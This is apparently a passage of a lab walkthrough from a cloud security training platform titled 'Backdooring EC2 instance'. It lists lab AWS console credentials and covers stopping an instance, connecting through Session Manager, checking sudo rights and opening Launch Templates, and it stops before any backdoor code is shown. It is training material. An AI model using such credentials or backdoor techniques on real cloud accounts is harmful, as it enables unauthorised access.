

ATTACK

DEFENSE

by PentesterAcademy

Name	Backdooring EC2 instance
URL	https://attackdefense.com/challengedetails?cid=2453
Type	AWS Cloud Security : EC2

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.



Solution:

Step 1: Click on the lab link button to get resource details.

Access Credentials to your AWS lab Account

Login URL	https://854627651693.signin.aws.amazon.com/console
Region	US East (N. Virginia) us-east-1
Username	mark
Password	Ad4V8cMTkeYRA5a3

Step 2: Search "EC2" on the search box and navigate to the EC2 dashboard



Step 3: Now, click on "Instances" and connect.

The screenshot displays the AWS Management Console interface. At the top, the navigation bar includes the AWS logo, a search bar, and the user's account information (N. Virginia, student @ 8376-6167-4558). The left sidebar contains a menu with options like 'New EC2 Experience', 'EC2 Dashboard', 'EC2 Global View', 'Events', 'Tags', 'Limits', 'Instances', 'Instance Types', 'Launch Templates', 'Spot Requests', 'Savings Plans', 'Reserved Instances', 'Dedicated Hosts', 'Scheduled Instances', 'Capacity Reservations', 'Images', 'AMIs', 'AMI Catalog', and 'Elastic Block Store'. The main content area is titled 'Instances (1/1) Info' and shows a table with one instance. The instance is named 'i-07c1614f6b09c003d', is in the 'Running' state, and is of type 't2.small'. Below the table, the 'Instance: i-07c1614f6b09c003d' details are shown, including the 'Instance summary' tab. The summary includes the Instance ID, IPv6 address, Hostname type, IP name, Answer private resource DNS name, Public IPv4 address, Instance state, Private IP DNS name (IPv4 only), Private IPv4 addresses, Public IPv4 DNS, and Elastic IP addresses.

Name	Instance ID	Instance state	Instance type	Status check	Alarm status	Availability Zone	Public
-	i-07c1614f6b09c003d	Running	t2.small	2/2 checks passed	No alarms	us-east-1a	-

Instance: i-07c1614f6b09c003d

Details | Security | Networking | Storage | Status checks | Monitoring | Tags

Instance summary Info

Instance ID	Public IPv4 address	Private IPv4 addresses
i-07c1614f6b09c003d	-	10.0.0.178
IPv6 address	Instance state	Public IPv4 DNS
-	Running	-
Hostname type	Private IP DNS name (IPv4 only)	
IP name: ip-10-0-0-178.ec2.internal	ip-10-0-0-178.ec2.internal	
Answer private resource DNS name	Instance type	Elastic IP addresses

You will see an instance in the running state. Select that instance and click on connect. And go to "Session Manager" and click on connect.

If you encountered the error message as shown in the image below, then follow the steps given below to remove this error.

aws Services Search for services, features, blogs, docs, and more [Alt+S] N. Virginia student @ 8376-6167-4558

EC2 > Instances > i-07c1614f6b09c003d > Connect to instance

Connect to instance Info

Connect to your instance i-07c1614f6b09c003d using any of these options

EC2 Instance Connect | **Session Manager** | SSH client | EC2 serial console

We weren't able to connect to your instance. Common reasons for this include:

1. SSM Agent isn't installed on the instance. You can install the agent on both [Windows instances](#) and [Linux instances](#).
2. The required IAM instance profile isn't attached to the instance. You can attach a profile using [AWS Systems Manager Quick Setup](#).
3. Session Manager setup is incomplete. For more information, see [Session Manager Prerequisites](#).

Session Manager usage:

- Connect to your instance without SSH keys or a bastion host.
- Sessions are secured using an AWS Key Management Service key.
- You can log session commands and details in an Amazon S3 bucket or CloudWatch Logs log group.
- Configure sessions on the Session Manager [Preferences](#) page.

Cancel Connect

NOTE: You can skip the following steps and move to the next section if you haven't encountered the error.

Go back to the "Instances" and select the running instance, and click on "Stop instance".

aws Services Search for services, features, blogs, docs, and more [Alt+S] N. Virginia student @ 8376-6167-4558

New EC2 Experience

EC2 Dashboard
EC2 Global View
Events
Tags
Limits

Instances

- Instances **New**
- Instance Types
- Launch Templates
- Spot Requests
- Savings Plans
- Reserved Instances **New**
- Dedicated Hosts
- Scheduled Instances
- Capacity Reservations

Images

- AMIs **New**
- AMI Catalog

Elastic Block Store

Instances (1/1) Info

Search

Name	Instance ID	Instance state	Instance type
-	i-07c1614f6b09c003d	Running	t2.small

Connect

Instance state

- Stop instance
- Start instance
- Reboot instance
- Hibernate instance
- Terminate instance

Actions

Launch instances

Alarm status Availability Zone Public

0 alarms + us-east-1a -

Instance: i-07c1614f6b09c003d

Details Security Networking Storage Status checks Monitoring Tags


Instance summary Info

Instance ID	Public IPv4 address	Private IPv4 addresses
i-07c1614f6b09c003d	-	10.0.0.178
IPv6 address	Instance state	Public IPv4 DNS
-	Running	-
Hostname type	Private IP DNS name (IPv4 only)	Elastic IP addresses
IP name: ip-10-0-0-178.ec2.internal	ip-10-0-0-178.ec2.internal	
Answer private resource DNS name	Instance type	

Feedback Looking for language selection? Find it in the new Unified Settings.


© 2022, Amazon Web Services, Inc. or its affiliates. Privacy Terms Cookie preferences

Click on "Stop"



The instance will be stopped.

Now, wait for some time (2 mins max) and refresh the page. You will find that the old instance got terminated automatically, and a new instance got launched.



The screenshot shows the AWS Management Console interface. On the left is a navigation menu with options like 'EC2 Dashboard', 'Events', 'Tags', 'Limits', 'Instances', 'Images', and 'Elastic Block Store'. The main area displays the 'Instances (1/2)' page. A table lists two instances. The first instance, 'i-07c1614f6b09c003d', is 'Terminated'. The second instance, 'i-0ecdddc2a38355c382', is 'Running'. The 'Running' instance is selected, and its details are shown in a panel below. The details panel shows the instance is running, has a public IPv4 address of 10.0.0.249, and a private IP DNS name of ip-10-0-0-249.ec2.internal.


Name	Instance ID	Instance state	Instance type	Status check	Alarm status	Availability Zone	Public
-	i-07c1614f6b09c003d	Terminated	t2.small	-	No alarms	us-east-1a	-
-	i-0ecdddc2a38355c382	Running	t2.small	Initializing	No alarms	us-east-1a	-

Instance: i-0ecdddc2a38355c382

Details	Security	Networking	Storage	Status checks	Monitoring	Tags
<p>Instance summary</p> <p>Instance ID: i-0ecdddc2a38355c382</p> <p>Public IPv4 address: -</p> <p>Private IPv4 addresses: 10.0.0.249</p> <p>IPv6 address: -</p> <p>Instance state: Running</p> <p>Public IPv4 DNS: -</p> <p>Hostname type: IP name: ip-10-0-0-249.ec2.internal</p> <p>Private IP DNS name (IPv4 only): ip-10-0-0-249.ec2.internal</p> <p>Answer private resource DNS name: -</p> <p>Instance type: -</p> <p>Elastic IP addresses: -</p>						


Select the running instance and click on connect.

Step 4: After clicking on "Connect" go to the "Session Manager"



Here, click on "Connect".

You will be prompted to the bash terminal.




Step 5: Check whether we have super user privileges or not

Run the following command on the terminal to switch to the super user account.

Command:

`sudo su`




```
Session ID: student-04c65fc1db2cb38a9 Instance ID: i-0ecddc2a38355c382 Terminate
sh-4.2$ sudo su
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for ssm-user: 
```

You can see the system is asking for the super user's password to log in as a super user. This means we don't have super user privileges.

Now click on "Terminate" to terminate the session.



Step 6: Navigate to "Launch Templates" from the EC2 dashboard.

Resources

You are using the following Amazon EC2 resources in the US East (N. Virginia) Region:

Instances (running)	1	Dedicated Hosts	0	Elastic IPs	0
Instances	1	Key pairs	0	Load balancers	0
Placement groups	0	Security groups	2	Snapshots	0
Volumes	1				

Launch instance

To get started, launch an Amazon EC2 instance, which is a virtual server in the cloud.

Service health

Region: US East (N. Virginia)

Status: ✔ This service is operating normally

Account attributes

Supported platforms: VPC

Default VPC: none

Settings: EBS encryption, Zones, EC2 Serial Console, Default credit specification, Console experiments

Explore AWS

10 Things You Can Do Today to Reduce AWS Costs

Explore how to effectively manage your AWS costs without compromising on performance or capacity. [Learn more](#)

Enable Best Price-Performance with AWS Graviton2

Launch templates (1) Info


Filter by tags or properties or search by keyword

Launch template ID	Launch template name	Default version	Latest version
lt-0eeb95fc0dbe7560a	launch_template20220803070518137200000009	1	1

